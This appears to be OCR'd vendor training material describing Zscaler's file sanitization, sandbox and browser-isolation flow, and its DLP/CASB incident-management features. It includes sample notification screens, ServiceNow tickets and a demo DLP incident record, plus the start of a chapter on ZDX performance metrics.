
Content Disarm and Reconstruction (CDR) for Isolation

Organizations using **Content Disarm and Reconstruction (CDR) services** like **Votiro** can further **sanitize files downloaded via Browser Isolation**. This ensures that:

- **Malicious macros or embedded scripts are removed**
- **Only sanitized, safe files are downloaded onto the user’s device**

By integrating **Zscaler Browser Isolation with CDR**, enterprises can **eliminate file-based threats** while maintaining productivity.

Sandbox Integration with Isolation



Sandbox + Isolate Flow

1. User makes a request to download a document via ZIA.
2. ZIA evaluates the file as a Zero-Day file and forewords the file to Sandbox for analysis.
3. ZIA redirects the user to an isolation browser.
4. The isolation browser downloads the document and renders the same in isolation. The user is able to view the file in isolation.
5. Isolation browser makes an API call to sandbox with the MD5 of the file to get a verdict.
6. If verdict is benign, the user is allowed to download the original file.
7. If verdict is malicious, the user is allowed to download a flattened version of the file in PDF format with no active content.

By combining **sandboxing and browser isolation**, organizations can:

- **Quarantine suspicious files** while allowing users to **view a safe version in an isolated browser**
- **Block malicious files while enabling business-critical workflows**
- **Automate file sanitization and active content removal**

For instance, if **a user downloads a potentially harmful file**, Zscaler will:

1. **Redirect them to an isolated browser session to view the document**
2. **Analyze the file in the sandbox**
3. **Provide a safe, sanitized version** if the file is deemed malicious


This **multi-layered approach** combines **real-time threat isolation, file sanitization, and sandbox analysis**, ensuring **secure file handling without disrupting workflows**.

Conclusion

Zscaler Cloud Browser Isolation provides a **comprehensive, adaptive security framework** for **web browsing, SaaS access, and private application security**. By **isolating risky content, preventing credential theft, and enforcing data protection policies**, organizations can **significantly reduce web-based threats** while **maintaining business continuity**.

Incident Management Services

In this chapter we will review the comprehensive list of incident management capabilities that Zscaler provides to help administrators efficiently handle occurrences.



By the end of this chapter, you will be able to:


1. **Discover** the incident management capabilities that alert Administrators in the case of DLP violations

Incident Management

Incident management in Zscaler involves the **identification, analysis, and resolution** of security violations, particularly within **Data Loss Prevention (DLP)** and **Cloud Access Security Broker (CASB)** environments. As organizations implement data protection measures, security alerts may be triggered, requiring IT administrators to intervene. Zscaler streamlines incident management by **delegating violations to end users** and **automating workflows**, reducing the manual workload for IT teams while ensuring swift and effective remediation.

User Notifications: Enhancing Data Protection Workflows

A critical component of incident management is **user engagement**—allowing end users to respond to security violations directly rather than relying solely on IT teams. Zscaler enables **multiple notification methods** to **improve security awareness and reduce the administrative burden**:



Workbot
Data Exfiltration Notification

Your upload to www.dropbox.com at 09:34 PM PST on 11/18/21 violated your company policy. Please provide a justification as to why you uploaded by clicking the Justification button

Workbot
Justification
Transfer to approved vendor


- **Browser-Based Notifications:** Users receive **customized alerts** when they trigger a policy violation. These notifications can be **branded** with company logos and include **custom messages** explaining the issue. For example, if **a user attempts to upload sensitive PCI data to their personal Dropbox account**, the **transaction can be blocked or allowed with a notification**. The **browser-based alert** informs the user of the violation, with a customized message including **company branding and specific instructions**.
- **Slack & Microsoft Teams Integration:** Organizations using **collaboration tools** can send real-time violation alerts via **Slack or Microsoft Teams**, enabling seamless communication between IT and end users.
- **Form-Based Justification:** Users may be **prompted to justify** an action (e.g., uploading sensitive data to personal cloud storage). These justifications are then reviewed by IT for **policy exceptions** or further action.
- **Zscaler Client Connector Pop-ups:** Endpoint-based pop-ups **alert users in real-time** about violations and provide options for **immediate remediation or justification**.

By leveraging these notification methods, organizations **empower users** to take ownership of their security behavior while ensuring **IT retains full oversight** of policy enforcement.

Incident Management for Administrators

While **user notifications** help reduce IT workload, administrators still require **advanced tools** to monitor, investigate, and manage security violations effectively. Zscaler provides several capabilities to support **incident resolution**:

- **Email Notifications:** When a **DLP or CASB violation** occurs, Zscaler generates an **email alert** containing:
  - **Violation metadata** (user details, timestamps, triggered policies)
  - **Match content snippets** (excerpts of flagged data)
  - **Full payload attachments** (enabling deeper investigation)
- **SIEM Integration:** Through **Nanolog Streaming Service (NSS)**, **DLP logs** can be streamed to **SIEM platforms** like **Splunk, IBM QRadar, and other third-party security analytics tools** for comprehensive monitoring and analysis.
- **Secure ICAP Protocol:** Zscaler supports **real-time incident transmission** via **ICAP**, allowing integration with **on-premises security solutions** for in-depth forensic investigations.


SaaS
Internet
API CASB/DLP
Inline CASB/DLP
ZERO TRUST EXCHANGE
Granular Artifact Control
Users, servers, workloads, IoT and OT Systems
Email Notification
Contextual reporting and real-time alerts
DLP incident details are sent to auditor's mailbox
DLP Admin
Secure ICAP
Secure ICAP forwarding
Supports integration with third-party DLP solutions
Third-party DLP Server
Real-time log feeds
SIEM integration
Stream real-time logs via NSS to an external SIEM for further insights
SIEM Cloud
SIEM Server


By **automating incident tracking and providing real-time visibility**, IT teams can **rapidly identify security events, reduce investigation time, and improve response efficiency**.

Advanced Incident Management & Automation

To further streamline security operations, Zscaler integrates with **IT Service Management (ITSM) platforms** and provides **on-premises incident storage options**:

- **ServiceNow Integration:** When a violation occurs, Zscaler can **automatically create ServiceNow tickets**, triggering **custom workflows** within ITSM platforms for


automated resolution tracking



	Number	Opened ▼	Short description	Caller	Priority	State	Category	Assignment group	Assigned to	Updated
□	INC0109239	2021-05-07 10:53:57	DLP Violation: 6959601522676760008 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-05-07 10:54:00
□	INC0109238	2021-05-05 07:45:56	DLP Violation: 6958817381907855207 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-05-05 07:45:57
□	INC0109237	2021-05-04 00:12:20	DLP Violation: 6958329207338827907 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-05-04 00:12:20
□	INC0109236	2021-05-04 00:09:26	DLP Violation: 6958328631809415680 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-05-04 00:09:27
□	INC0109235	2021-04-30 12:25:27	DLP Violation: 6957012902938030485 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-04-30 12:25:27
□	INC0109234	2021-04-30 12:25:26	DLP Violation: 6957009531392502765 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-04-30 12:25:26
□	INC0109233	2021-04-30 12:25:25	DLP Violation: 6956986055097461947 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-04-30 12:25:25
□	INC0109232	2021-04-30 12:25:24	DLP Violation: 6957009204974988266 PCI	Zscaler Incident	5 - Planning	New	Inquiry / Help	(empty)	(empty)	2021-04-30 12:25:24

.

- **On-Premises Incident Receiver:** Organizations that require **local incident storage** can deploy an **on-premises VM-based incident receiver** that:
  - **Archives security violations** in **network-attached storage (NAS)**.
  - **Generates dedicated folders** for each incident, containing **JSON metadata and full payload details**.



DLP Incident ID: 6978989258454114856
Username Accessing the URL: kevin@dataparity.net
User's IP is : 165.225.242.202
URL Accessed: www62.zippyshare.com/upload
Posting Type: General Browsing Post

DLP Policy Name is : Block HIPAA
Violating File Name is : Hipaa-info.docx
DLP MD5: 87a052ff52fafae6d1a4a06b919acc03
DLP Violation Engines: HIPAA
DLP Engine Expression is: (((Medical Information) > 0) AND ((Social Security Numbers (US)) > 4))
DLP Violation Dictionaries:

Dictionary Name	Match Count
Social Security Numbers (US)	8
Medical Information	42

DLP evidence:

Attachment:Hipaa-info.docx	
Engine:	HIPAA
Social Security Numbers (US)	"509-11-2341", "509-11-1232", "508-11-2122", "068-85-1189", "059-12-1244", "612-11-2311", "415-12-1122", "457-55-5462"
Medical Information	"chickenpox with other specified complications", "chickenpox", "opioid pain management", "opioid", "glaucoma", "unspecified glaucoma", "hypercoagulable", "primary hypercoagulable state", "protonix", "esophageal reflux"

Violating Content is Attached below


W Hipaa-info.docx

  - **Ensures compliance with data retention and regulatory requirements**.

Zscaler Workflow Automation: Full Lifecycle Incident Management

To **eliminate manual intervention** and **accelerate resolution times**, Zscaler offers **Workflow Automation**, providing a **closed-loop incident response process**. This system:

- **Stores violation metadata and payloads** in **AWS S3 buckets** or other **public cloud services**, enabling **centralized tracking**.
- **Automatically assigns tickets** to the appropriate **personnel** (e.g., **HR, Security Operations Center (SOC), Business Unit VPs**).
- **Routes incidents to legal or compliance teams** if regulatory data exposure is detected.
- **Provides stakeholders with dedicated incident management access**, allowing them to **investigate and resolve violations** based on assigned roles.



Data Protection: Advanced Incident Management
ZS-DP-INCD-MGMT-ADV

Secure Incident Management, investigation data with on-prem, cloud hosted options.

Includes

- Secure ICAP forwarding
  - Policy violation data for offline investigation and auditing
  - Supports integration with third party DLP solutions
- Incident receiver (on-prem / cloud hosted)
  - Tool that allows you to securely receive information about DLP policy violations
- Cloud Hosted Advance Incident management system
  - Ability to manage incidents
  - Assign Incidents to other administrators
  - Escalation workflows
  - End user Justification workflows
  - Manager Escalation workflows
  - Auto escalation of incidents

By **automating ticketing, escalation, and remediation**, organizations can **improve security efficiency, enforce compliance, and enhance collaboration across IT and business units**.

Summary

With **Zscaler's robust incident management framework**, organizations can:

- **Empower end users** through **real-time notifications and justifications**.
- **Enhance IT visibility** with **automated alerts, SIEM integration, and forensic storage**.
- **Automate workflows** through **ServiceNow integration and ticket escalation**.
- **Ensure compliance** with **on-premises and cloud-based archival options**.

By leveraging **Zscaler Workflow Automation and intelligent security operations**, IT teams can **efficiently manage security incidents**, **reduce manual overhead**, and **maintain a strong security posture across their organization**.

Incident Management Capabilities

When adopting **Data Protection** capabilities such as **DLP (Data Loss Prevention) and CASB (Cloud Access Security Broker)**, there will be cases where **alerts are generated, requiring administrator intervention**. To effectively manage and resolve these incidents, **Zscaler provides a comprehensive suite of incident management capabilities**. This chapter explores how Zscaler enables **admins to streamline the incident response process**, from **real-time user notifications to advanced workflow automation**.

User Notifications: Improving Data Protection Workflows

A critical aspect of incident management is ensuring **effective communication with end users**. Rather than relying solely on IT teams for resolution, **Zscaler enables organizations to delegate certain violations to end users through notifications and justification workflows**.

There are multiple ways to notify users about **policy violations**, including **browser-based alerts, messaging apps like Slack and Teams, and Zscaler Client Connector pop-ups**.

For example, if **a user attempts to upload sensitive PCI data to their personal Dropbox account**, the **transaction can be blocked or allowed with a notification**. The **browser-based alert** informs the user of the violation, with a customized message including **company branding and specific instructions**.

However, many organizations prefer **alternative communication channels**, such as **Slack or Microsoft Teams notifications**. Zscaler integrates **natively with both**, enabling IT teams to **send real-time alerts and coach users through secure channels**. Admins can also configure **form-based responses**, prompting users to **justify their actions** before submitting an appeal or request for exception.

Another option is **Zscaler Client Connector pop-ups**, which trigger **direct notifications on the user's endpoint**. These pop-ups **educate users about the policy violation and request justification**, ensuring compliance **without requiring IT intervention for every minor incident**.

On the **admin side**, Zscaler provides **multiple options for handling DLP and CASB incidents**, ensuring that IT and security teams have **full visibility and control** over data protection events.

One of the **primary incident response tools** is **email notifications**. Whenever a **policy violation occurs**, Zscaler **automatically generates an email alert** containing:

- **Violation metadata** (user details, timestamp, policy rule triggered)
- **Match content snippets** (excerpts of the flagged data)
- **Full payload attachment** (allowing admins to review the exact file or data that triggered the violation)

Another powerful integration is **Zscaler's ability to stream real-time logs** via **Nanolog Streaming Service (NSS)** to **SIEM (Security Information and Event Management) platforms** such as **Splunk, IBM QRadar, and other third-party analytics tools**. This **ensures that organizations can leverage their existing security operations infrastructure** to **monitor and investigate** data protection incidents.

For organizations using **ITSM (IT Service Management) tools**, **Zscaler seamlessly integrates with ServiceNow and other platforms**, enabling **automated ticket creation** whenever a **DLP or CASB violation is detected**. This integration allows **security teams to incorporate violations into their existing workflows**, ensuring that incidents are resolved efficiently **without disrupting business operations**.

In addition to **cloud-based monitoring**, Zscaler also offers an **on-premises incident receiver** for organizations requiring **local data storage and archival**. With this approach:

1. **DLP violations detected in the cloud are transmitted via SecureICA protocol**.
2. **Metadata and exact payloads are stored in an on-premises incident receiver**.
3. **Incidents are automatically archived in a local NAS (Network-Attached Storage) or file share**.
4. **Each violation is saved in a dedicated folder with a JSON payload containing all relevant metadata and the original file**.

This ensures that **sensitive incident data is preserved for future investigations**, meeting **compliance and regulatory requirements** while providing a **centralized repository for forensic analysis**.

To **further enhance incident management**, Zscaler has introduced **Workflow Automation**, enabling organizations to implement **a fully automated, closed-loop incident response process**.

With **Zscaler Workflow Automation**, organizations can **store violation metadata and payloads in cloud environments** such as **AWS S3 buckets or other public cloud platforms**. The **automation engine then processes the violations and triggers the appropriate response workflow** based on **severity, department, or compliance policies**.

For example, **an admin can escalate a severe DLP violation to a people manager, business unit VP, or HR representative** with a **single click**. Depending on the **sensitivity of the incident**, workflow automation can:

- **Automatically assign tickets to HR** for violations involving **sensitive employee data**.
- **Trigger an alert to the SOC (Security Operations Center)** for **high-risk violations such as intellectual property exfiltration**.
- **Route incidents to legal or compliance teams** if **regulatory data exposure is detected**.

Each **stakeholder receives access to a dedicated incident management interface**, where they can **view, investigate, and respond to assigned incidents**. This **eliminates manual bottlenecks**, ensuring that **data protection incidents are resolved quickly and effectively**.

With these **comprehensive incident management capabilities**, Zscaler ensures that organizations can **proactively detect, analyze, and remediate** data security violations **without overwhelming IT and security teams**.

Digital Experience

Explore the **various dashboards** within the **ZDX Administrator Console**, gaining **hands-on proficiency** in navigating them. Learn how to **leverage the available data** to efficiently **identify and troubleshoot performance issues**, ensuring optimal **network, application, and user experience monitoring**.

By the end of this chapter, you will be able to:

1. **Understand** familiarity with the Digital Experience dashboards and features used for performance analysis
2. **Discover** how to configure and manage the various Zscaler Digital Experience features and functionalities
3. **Understand** the daily usage of Digital Experience dashboards and its significance in organizational operations
4. **Develop** the skills to drill down into the root cause of performance issues using ZDX
5. **Develop** the skills to troubleshoot common user experience issues within the ZDX Administrator console

ZDX Metric


Metrics are statistical measurements used to evaluate the **performance** of a process, activity, or entity. They help track progress, identify areas for improvement, and assess the effectiveness of implemented strategies.

Traditional monitoring tools focus on a **data center-centric approach**, collecting metrics from fixed sites rather than directly from user devices. This approach fails to provide a **unified view** of performance based on a **user device, network path, or application**.

ZDX leverages the **Zscaler Client Connector** and the **Zscaler Zero Trust Exchange** to actively monitor applications from an **end-user perspective**. It continuously collects and analyzes various **performance metrics**, including:


- **Application Availability** and **Response Times**
- **Network Performance** (hop-by-hop insights)
- **Device Health Metrics** (CPU, memory usage, process information, device events, and configuration settings)

By offering uninterrupted **visibility** into these key areas, **IT teams can proactively identify and resolve user experience issues, application slowdowns, and service disruptions, saving valuable troubleshooting time**.




Smooth ZDX Score: Improving Trend Analysis

The **Smooth ZDX Score** feature enhances trend analysis by providing a clearer view of performance over time. When viewing a user's **ZDX Score**, administrators can enable the **"Smooth ZDX Score"** toggle to refine the displayed data. This feature is designed to **reduce noise and variations**, making it easier to interpret performance trends. It works by functioning as a **moving average**, applying weight to previous scores from the past **30 minutes** to smooth out fluctuations in **point-in-time ZDX Scores**. By leveraging this feature, IT teams can gain a more **consistent** and **accurate** representation of user experience metrics.



Page Fetch Time (PFT) is one of the most critical metrics in computing a **ZDX Score**, as it directly influences a user's experience with a web application. **PFT measures the total time it takes for a page to fully load**, including DNS resolution, server response, and network transmission. Even if other performance metrics, such as CPU usage or network latency, are within acceptable ranges, a poor **Page Fetch Time** can significantly degrade user experience. A high PFT often indicates network congestion, server-side delays, or inefficient routing, making it a key focus for IT teams when diagnosing application performance issues. With **Zscaler ZDX**, organizations gain real-time visibility into PFT trends, allowing for proactive troubleshooting and optimization of digital experiences.

Baseline and Threshold




Baseline	Threshold
Represents the normal operating parameters for the activity being monitored—in this case, user activity across applications defined in the ZDX Administrator Portal.	Defines the high (or low) values for the data being collected.

